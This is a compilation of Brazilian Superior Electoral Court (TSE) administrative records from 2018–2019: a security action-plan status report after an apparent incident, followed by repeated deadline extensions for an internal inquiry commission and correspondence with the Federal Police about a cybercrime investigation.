
Cálculo e legenda dos indicadores

5. Curva "S" – Prazo

PA2018 - Ampliação das Proteções de Segurança

Riscos Ativos

1. Riscos por criticidade

	Alta	Média	Baixa
Quantitativo	0	6	0

2. Riscos com criticidade alta ou em nível de CTTI ou DG

Eventos futuros incertos que podem afetar um ou mais objetivos do projeto. Neste relatório, são mostrados os riscos de alta criticidade e aqueles escalonados à CTTI ou à DG.

Data de Identificação	Causa	Efeito	Criticidade	Estado	Nível de Escalonamento	Última atualização realizada
Projeto não possui riscos de alta criticidade, nem escalonados à CTTI ou DG						[dd/mm/aaaa] [dd/mm/aaaa]

PA2018 - Ampliação das Proteções de Segurança

Entregas

1. Principais entregas[1] no período 07/11/2018 - 23/11/2018

● Com atraso ● Em dia ou adiantado ● Atividade sem linha de base

% de Conclusão	Descrição	Início Planejado	Término Planejado[2]	Início Real ou Previsto[3]	Término Real ou Previsto[4]	Observações
100,00%	Elaborar PA Abertura	08/11/2018	21/11/2018	08/11/2018	21/11/2018	
100,00%	Aprovação do PA Abertura	21/11/2018	21/11/2018	21/11/2018	21/11/2018	
100,00%	Desligamento dos serviços do servidor de build	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Desligamento dos equipamentos do ambiente de apresentação dos códigos-fonte	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Bloqueio das contas da SEVIN nos equipamentos servidores APP UF dos tribunais regionais eleitorais	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Relatório preliminar para a Polícia Federal	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Reunião preliminar com a Polícia Federal	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Estabelecer o escritório de crise com reuniões diárias	07/11/2018	12/11/2018	07/11/2018	12/11/2018	
100,00%	Elaborar relatório complementar para a Polícia Federal	12/11/2018	12/11/2018	12/11/2018	12/11/2018	
100,00%	Elaborar lista ordenada do nível de vulnerabilidade das aplicações do TSE. As de maior severidade serão encaminhadas à administração do TSE com recomendação de desativação	12/11/2018	12/11/2018	12/11/2018	12/11/2018	
90,00%	Trocar senhas de rede de todos os usuários	12/11/2018	23/11/2018	12/11/2018	23/11/2018	Em 19/11/2018 já haviam sido alteradas 1.400 contas de usuário.

100,00%	Desabilitar VPNs, exceto das embaixadas	13/11/2018	13/11/2018	13/11/2018	13/11/2018	
99,00%	Planejar uma nova lacração	12/11/2018	23/11/2018	12/11/2018	23/11/2018	Foi aberto o Processo SEI nº 2018.00.000014771-4 e será encaminhada Informação ao Diretor-Geral para confirmação da agenda da Presidente para assinar os programas no dia 13/12 às 18h e convidar os partidos e outras instituições. Caso a Presidente tenha agenda livre, a Cerimônia de Assinatura Digital e Lacração de Sistemas será realizada de 11 a 13/12, com assinatura das autoridades no dia 13, às 18h.
100,00%	Avaliar o risco sobre o vazamento do GEDAI-UE	12/11/2018	16/11/2018	12/11/2018	16/11/2018	
100,00%	Mapear os compartilhamentos de pastas locais	12/11/2018	19/11/2018	12/11/2018	19/11/2018	
100,00%	Notificar os usuários e acompanhar os riscos da utilização de pastas compartilhadas	12/11/2018	16/11/2018	12/11/2018	16/11/2018	**Notificação realizada em 16/11/2018.**
100,00%	Verificar os equipamentos que estão com o antivírus desabilitado	12/11/2018	13/11/2018	12/11/2018	13/11/2018	
100,00%	Elaborar estudo de viabilidade: Divulgação do código da urna e do GEDAI	12/11/2018	16/11/2018	12/11/2018	16/11/2018	
100,00%	Notificar os usuários e chefes de seção sobre os equipamentos com antivírus desabilitado quanto aos riscos para a Instituição	12/11/2018	19/11/2018	12/11/2018	19/11/2018	
75,00%	Notificar os tribunais regionais eleitorais quanto às ações locais: Trocar senhas de usuários; Definir política de troca de senhas; Desabilitar servidores de aplicação vulneráveis; Cancelar todas as VPNs	12/11/2018	23/11/2018	12/11/2018	23/11/2018	
75,00%	Segurança de perímetro: Revisar os mecanismos de segurança adotados pelo TSE e TREs no acesso de internet	12/11/2018	23/11/2018	12/11/2018	23/11/2018	

100,00%	Encaminhar expediente para a Diretoria-Geral solicitando que todos os Fiscais de Contratos do TSE informem periodicamente à STI situações de desligamentos de colaboradores que fazem uso de recursos tecnológicos do TSE	12/11/2018	16/11/2018	12/11/2018	16/11/2018	Foi aberto o Processo SEI nº 2018.00.000014678-5 e, por meio do Despacho GAB-DG 0912812, o Diretor-Geral encaminhou a solicitação à SAD para providências.
0,00%	Avaliar criticidade e aplicar ações para tratamento dos diretórios compartilhados na rede	20/11/2018	03/12/2018	20/11/2018	03/12/2018	
0,00%	Aplicar ações para desativação ou tratamento especifico das aplicações que apresentam vulnerabilidade	13/11/2018	27/11/2018	13/11/2018	27/11/2018	

[1] Consideram-se como entregas aquelas atividades do projeto que produzem produtos tangíveis, resultados ou serviços, os quais possuem valor mensurável e observável ao cliente do projeto, ou que sejam de seu especial interesse para acompanhamento.
[2] Término Planejado é determinado quando é feito o planejamento do cronograma, podendo ser replanejado no decorrer da iniciativa.
[3] Consideram-se como Início Real entregas já iniciadas. Caso a entrega ainda não tenha sido iniciada, considera-se Início Previsto.
4 Consideram-se como Término Real entregas concluídas. Caso a entrega ainda não tenha sido conluída, considera-se Término Previsto.

Considerações

Plano de ação formalizado em 21/11/2018. As atividades estão em andamento, conforme planejado.

TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Ministra Presidente,

Visando ao cumprimento da Portaria-TSE nº 976/2018, a Comissão de Sindicância oficiou ao Departamento de Polícia Federal, em 20/11/2018, solicitando o compartilhamento dos resultados da investigação promovida por aquele órgão envolvendo os fatos descritos na Informação nº 32 STI, solicitação que, por não ter sido atendida até o momento, foi renovada nesta data.

Assim, tendo em vista o esgotamento do prazo originariamente fixado para conclusão do trabalho atribuído à Comissão de Sindicância, solicito a Vossa Excelência a prorrogação daquele prazo.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **31/01/2019, às 20:12**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963434&crc=A2F9061A, informando, caso não preenchido, o código verificador **0963434** e o código CRC **A2F9061A**.

2018.00.000014309-3 Documento nº 0963434 v2

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 296 GAB-SPR

Brasília, 01 de fevereiro de 2019.

A Sua Excelência o Senhor
Dr. MAURÍCIO LEITE VALEIXO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: **Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Reiterando o Ofício nº 5979 GAB-SPR, de 20/11/2018, solicito a gentileza de, em caráter reservado, serem enviados a mim os resultados da investigação promovida por esse Departamento envolvendo as informações constantes na Informação nº 32 STI, enviadas a esse Departamento por meio do Ofício nº 5825 GAB-SPR.

Atenciosamente,

RICARDO FIOREZE

Juiz Auxiliar da Presidência

Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **04/02/2019, às 09:33**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 84 de 01 de fevereiro de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

2018.00.000014309-3 Documento nº 0963985 v1

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 296 GAB-SPR

Brasília, 01 de fevereiro de 2019.

A Sua Excelência o Senhor
Dr. MAURÍCIO LEITE VALEIXO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: **Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Reiterando o Ofício nº 5979 GAB-SPR, de 20/11/2018, solicito a gentileza de, em caráter reservado, serem enviados a mim os resultados da investigação promovida por esse Departamento envolvendo as informações constantes na Informação nº 32 STI, enviadas a esse Departamento por meio do Ofício nº 5825 GAB-SPR.

Atenciosamente,

RICARDO FIOREZE

Juiz Auxiliar da Presidência

Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **04/02/2019, às 09:33**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963982&crc=B7C9F9BA, informando, caso não preenchido, o código verificador **0963982** e o código CRC **B7C9F9BA**.

2018.00.000014309-3 Documento nº 0963982 v4

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 84 de 01 de fevereiro de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

2018.00.000014309-3 Documento nº 0963985 v1

E-mail - 0969863

Data de Envio:
08/02/2019 18:30:30

De:
TSE/Presidência <presidencia@tse.jus.br>

Para:
ricardo.fioreze@tse.jus.br
fernando.mello@tse.jus.br
daniel.correa@tse.jus.br

Assunto:
Portaria TSE nº 84

Mensagem:
Senhores Membros,

De ordem, informo a todos que foi prorrogada, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

A Portaria será publicada no DJE em 12/02/2019.

Respeitosamente,

Sérgio Trés
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:
Portaria_0969851_Portaria_84.pdf

PRESIDÊNCIA

Atos da Presidência

Portaria

Prorrogação. Prazo. Trabalhos. Comissão de Sindicância.

Portaria TSE nº 84 de 01 de fevereiro de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

SECRETARIA JUDICIÁRIA

Coordenadoria de Registros Partidários, Autuação e Distribuição

Decisão monocrática

PUBLICAÇÃO DE DECISÃO Nº 4/2019 CPADI

PRESTAÇÃO DE CONTAS Nº 256-12.2015.6.00.0000 BRASÍLIA-DF

REQUERENTE: PARTIDO TRABALHISTA NACIONAL (PTN) - NACIONAL / PODEMOS (PODE) - NACIONAL

ADVOGADOS: JOELSON COSTA DIAS - OAB: 10441/DF E OUTROS

REQUERENTE: JOSÉ MASCI DE ABREU, PRESIDENTE

ADVOGADOS: JOELSON COSTA DIAS - OAB: 10441/DF E OUTROS

REQUERENTE: MÁRCIA MARTINS PEREIRA CRAVO, TESOUREIRO

ADVOGADOS: JOELSON COSTA DIAS - OAB: 10441/DF E OUTROS

REQUERENTE: FÁTIMA DE JESUS CHAVES, CONTABILISTA

ADVOGADOS: JOELSON COSTA DIAS - OAB: 10441/DF E OUTROS

MINISTRO GERALDO OG NICEAS MARQUES FERNANDES

PROTOCOLO: 8.715/2015

E-mail - 0982691

Data de Envio:
25/02/2019 15:59:29

De:
TSE/Presidência <presidencia@tse.jus.br>

Para:
dg@dpf.gov.br
aedg@dpf.gov.br
cgab@dpf.gov.br

Assunto:
Ofícios 5979/2018 e 296/2019

Mensagem:
Prezados Senhores,

De ordem, solicito a gentileza de ser informado o andamento dado aos documentos encaminhados ao Departamento da Polícia Federal, relativamente aos ofícios 5979/2018 e 296/2019, considerando-se os prazos a serem observados pela Comissão de Sindicância do TSE.

Havendo alguma previsão para o atendimento, favor informar adicionalmente.

Atenciosamente,

Sérgio Trés
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:
Oficio_0911585.html
Oficio_0913985_Oficio_5825.pdf
E_mail_0918365.html
Oficio_0963982.html
Oficio_0965808_OF_296_GAB_SPR.pdf

Sérgio Carlos Trés E Silva

De:	Presidencia
Enviado em:	quinta-feira, 28 de fevereiro de 2019 17:07
Para:	Sérgio Carlos Trés E Silva
Assunto:	ENC: Envio do Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF, para o devido conhecimento.
Anexos:	28021900.PDF

De: edvaldo souza nascimento Nascimento [mailto:edwalldi06@gmail.com]
Enviada em: quinta-feira, 28 de fevereiro de 2019 16:42
Para: Presidencia
Assunto: Envio do Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF, para o devido conhecimento.

A Sua Excelência, o Senhor

RICARDO FIOREZE

Juiz Auxiliar da Presidência do Tribunal Superior Eleitoral

BRASÍLIA/DF

De ordem do Excelentíssimo Senhor Delegado de Polícia Federal HUGO DE BARROS CORREIA, encaminho a Vossa Excelência o Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF, para o devido conhecimento.

Por oportuno, solicito a V.Exa, que confirme o recebimento deste expediente através deste e-mail.

Respeitosamente,

EDVALDO SOUZA NASCIMENTO

ESCRIVÃO DE POLÍCIA FEDERAL

MATRÍCULA Nº 926 - ESPECIAL

TELEFONE SR/PF/DF - DELEFAZ

(61) 20247595

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 26 de fevereiro de 2019.

A Sua Excelência, o Senhor
RICARDO FIOREZE
Juiz Auxiliar da Presidência do Tribunal Superior Eleitoral
Setor de Administração Federal Sul (SAFS), Quadra 7, Lotes 1/2– Tel.: (61) 3030-7000
CEP.: 70070-600 - Brasília/DF

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhor Juiz Auxiliar,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 SR/PF/DF, informo a Vossa Excelência que o inquérito está em andamento, restando pendente, atualmente, análise por parte do Serviço de Repressão a Crimes Cibernéticos do material encaminhado pelo TSE.

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

Hugo de Barros Correia
Delegado de Polícia Federal
Delegado Regional de DRCOR/SR/PF/DF

TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Ministra Presidente,

Visando ao cumprimento da Portaria-TSE nº 976/2018, a Comissão de Sindicância oficiou ao Departamento de Polícia Federal, em 20/11/2018, solicitando o compartilhamento dos resultados da investigação promovida por aquele órgão envolvendo os fatos descritos na Informação nº 32 STI.

Em resposta àquela solicitação, o Departamento de Polícia Federal informou que o inquérito lá instaurado se encontra em tramitação, no aguardo de análise, por parte de área especializada daquele órgão, do material enviado por este Tribunal.

Assim e dada a conveniência de aguardo do resultado da análise antes mencionada, tendo em vista o iminente esgotamento do prazo por último fixado para conclusão do trabalho atribuído à Comissão de Sindicância, solicito a Vossa Excelência a prorrogação daquele prazo.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **28/02/2019, às 18:50**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0986569&crc=75B32663, informando, caso não preenchido, o código verificador **0986569** e o código CRC **75B32663**.

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 173 de 28 de fevereiro de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

2018.00.000014309-3 Documento nº 0986630 v1

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 173 de 28 de fevereiro de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

2018.00.000014309-3 Documento nº 0986630 v1

Portaria

Prorrogação. Trabalhos. Comissão de Sindicância.

Portaria TSE nº 173 de 28 de fevereiro de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

Assessoria de Plenário

Pauta de Julgamento

PAUTA DE JULGAMENTO Nº 15/2019

Elaborada nos termos do artigo 18 da Resolução-TSE nº 23.478/2016, para julgamento dos processos abaixo relacionados.

Pauta da Sessão Ordinária Jurisdicional de 12 de março de 2019.

AGRAVO REGIMENTAL NO AGRAVO DE INSTRUMENTO Nº 1-32.2017.6.11.0015 - CLASSE 6 - SÃO FÉLIX DO ARAGUAIA-MT (15ª ZONA ELEITORAL - SÃO FÉLIX DO ARAGUAIA)

RELATOR: MINISTRO ADMAR GONZAGA

AGRAVANTES: PARTIDO POPULAR SOCIALISTA (PPS) - MUNICIPAL e Outros

ADVOGADOS: ELLY CARVALHO JÚNIOR - OAB: 6132/MT e Outro

AGRAVADOS: JANAILZA TAVEIRA LEITE e Outro

ADVOGADOS: DANILO SCHEMBEK SOUZA - OAB: 19907/MT e Outra

AGRAVO REGIMENTAL NO RECURSO ESPECIAL ELEITORAL Nº 1-74.2017.6.10.0010 - CLASSE 32 - SÃO LUÍS-MA (10ª ZONA ELEITORAL - SÃO LUÍS)

RELATOR: MINISTRO TARCISIO VIEIRA DE CARVALHO NETO

AGRAVANTE: MINISTÉRIO PÚBLICO ELEITORAL

AGRAVADO: PAULO VICTOR MELO DUARTE

ADVOGADOS: JOSE EDUARDO RANGEL DE ALCKMIN - OAB: 2977/DF e Outros

TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Ministra Presidente,

Em razão da persistência da situação noticiada no expediente 0986569, reitero a solicitação lá contida, de prorrogação do prazo por último fixado para conclusão do trabalho atribuído à Comissão de Sindicância.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **23/05/2019, às 09:2** , conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1050199&crc=0D16FFEA, informando, caso não preenchido, o código verificador **1050199** e o código CRC **0D16FFEA**.

2018.00.000014309-3 Documento nº 1050199 v2

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 380 de 23 de maio de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 380 de 23 de maio de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

PRESIDÊNCIA

Atos da Presidência

Portaria

Prorrogação. Trabalhos. Comissão de Sindicância.

Portaria TSE nº 380 de 23 de maio de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

Instituição. Grupo de Trabalho. Ações. TSE. Desinformação e eleições.

Portaria TSE nº 382 de 24 de maio de 2019.

Institui grupo de trabalho incumbido de elaborar propostas de novas linhas de ação do Tribunal Superior Eleitoral sobre desinformação e eleições.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuiçoÞes legais e regimentais,

CONSIDERANDO a necessidade de estabelecer estratégias para o tema da desinformação nas eleições municipais de 2020,

CONSIDERANDO o encerramento dos trabalhos do Conselho Consultivo sobre Internet e Eleições (Portaria-TSE nº 949/2017) – voltado ao estudo do fenômeno das *fake news* durante as eleições gerais de 2018,

CONSIDERANDO a classificação, no grau de sigilo reservado, pelo então Secretário-Geral da Presidência do TSE, das atas reuniões do Conselho Consultivo,

CONSIDERANDO o contido no art. 29 da Lei nº 12.527/2011 (Lei de Acesso à Informação),

RESOLVE:

Art. 1º Fica instituído grupo de trabalho incumbido de analisar os conteúdos apresentados no Seminário Internacional Fake News e Eleições e na reunião prévia de alinhamento interno, bem como o teor das atas do Conselho Consultivo sobre Internet e Eleições (Portaria-TSE nº 949/2017) e dos vídeos gravados pela Assessoria de Comunicação do TSE, com especialistas no tema, para, no prazo de 10 (dez) dias, apresentar proposta de ação do Tribunal Superior Eleitoral sobre desinformação e eleição.

Art. 2º O grupo terá a seguinte composição:

I - Dr. Ricardo Fioreze, Juiz Auxiliar do Gabinete da Presidência, Coordenador;

II - Dr. Sandro Nunes Vieira, Juiz Auxiliar do Gabinete da Vice-Presidência, Coordenador substituto;

TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Ministra Presidente,

Em razão da persistência da situação noticiada no expediente 0986569, reitero a solicitação lá contida, de prorrogação do prazo por último fixado para conclusão do trabalho atribuído à Comissão de Sindicância.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **29/07/2019, às 15:29**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1101627&crc=0A19CBB6, informando, caso não preenchido, o código verificador **1101627** e o código CRC **0A19CBB6**.

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 566 de 29 de julho de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 566 de 29 de julho de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

Diário da Justiça Eletrônico (DJE)

Tribunal Superior Eleitoral

Ano 2019, Número 147 **Divulgação: quarta-feira, 31 de julho de 2019**
Publicação: quinta-feira, 1 de agosto de 2019

Secretaria Judiciária

Secretaria de Gestão da Informação

Coordenadoria de Editoração e Publicações

Fone/Fax: (61) 3030-9321
cedip@tse.jus.br

Sumário

PRESIDÊNCIA

Atos da Presidência

Portaria

Prorrogação. Prazo. Comissão de Sindicância.

Portaria TSE nº 566 de 29 de julho de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

Prorrogação. Prazo. Comissão de Processo Administrativo Disciplinar.

Portaria TSE nº 567 de 30 de julho de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2019.00.000003043-0,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Processo Administrativo Disciplinar, instituída pela Portaria-TSE 226, de 21.3.2019.

Ministra ROSA WEBER

Assessoria de Plenário

Ata de Julgamento

ATA DA 55ª SESSÃO, EM 28 DE MAIO DE 2019

SESSÃO ORDINÁRIA ADMINISTRATIVA

Presidência da Senhora Ministra Rosa Weber. Presentes os Senhores Ministros Luís Roberto Barroso, Edson Fachin, Jorge Mussi, Og Fernandes, Tarcisio Vieira de Carvalho Neto e Sérgio Banhos. Vice-Procurador-Geral Eleitoral, o Dr. Humberto Jacques de Medeiros. Diretor-Geral, Anderson Vidal Corrêa. Às dezenove horas e vinte e sete minutos foi aberta a sessão.

REGISTROS

TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

A considerar o período transcorrido desde o recebimento da informação 0986380, diligencio na solicitação de novas informações.

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **24/09/2019, às 10:17**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1147820&crc=B7708648, informando, caso não preenchido, o código verificador **1147820** e o código CRC **B7708648**.

2018.00.000014309-3 Documento nº 1147820 v2

TRIBUNAL SUPERIOR ELEITORAL

Ofício GAB-SPR nº 3586/2019

Brasília, 24 de setembro de 2019.

A Sua Excelência o Senhor
Dr. MAURÍCIO LEITE VALEIXO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: IPL 1361/2018-4 - SR/PF/DF

Senhor Diretor-Geral,

Solicito a gentileza de, em caráter reservado, serem enviados a mim os resultados até o momento obtidos em razão da investigação promovida por esse Departamento por meio do procedimento IPL 1361/2018-4 - SR/PF/DF.

Atenciosamente,

RICARDO FIOREZE
Juiz Auxiliar da Presidência
Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **24/09/2019, às 10:23**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1147825&crc=3E86BDD1, informando, caso não preenchido, o código verificador **1147825** e o código CRC **3E86BDD1**.

E-mail - 1148003

Data de Envio:
24/09/2019 13:10:40

De:
TSE/Presidência <presidencia@tse.jus.br>

Para:
dg@dpf.gov.br
aedg@dpf.gov.br
cgab@dpf.gov.br

Assunto:
Ofício GAB-SPR nº 3586/2019

Mensagem:
Prezados Senhores,

Encaminho em anexo o Ofício GAB-SPR nº 3586/2019.

Solicito a gentileza de confirmar recebimento.

Atenciosamente,

Sérgio Trés
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:
Oficio_1147825.html

De: Grupo de Repressao a Crimes Ciberneticos [grcc.df@dpf.gov.br]
Enviado em: sexta-feira, 10 de janeiro de 2020 15:08
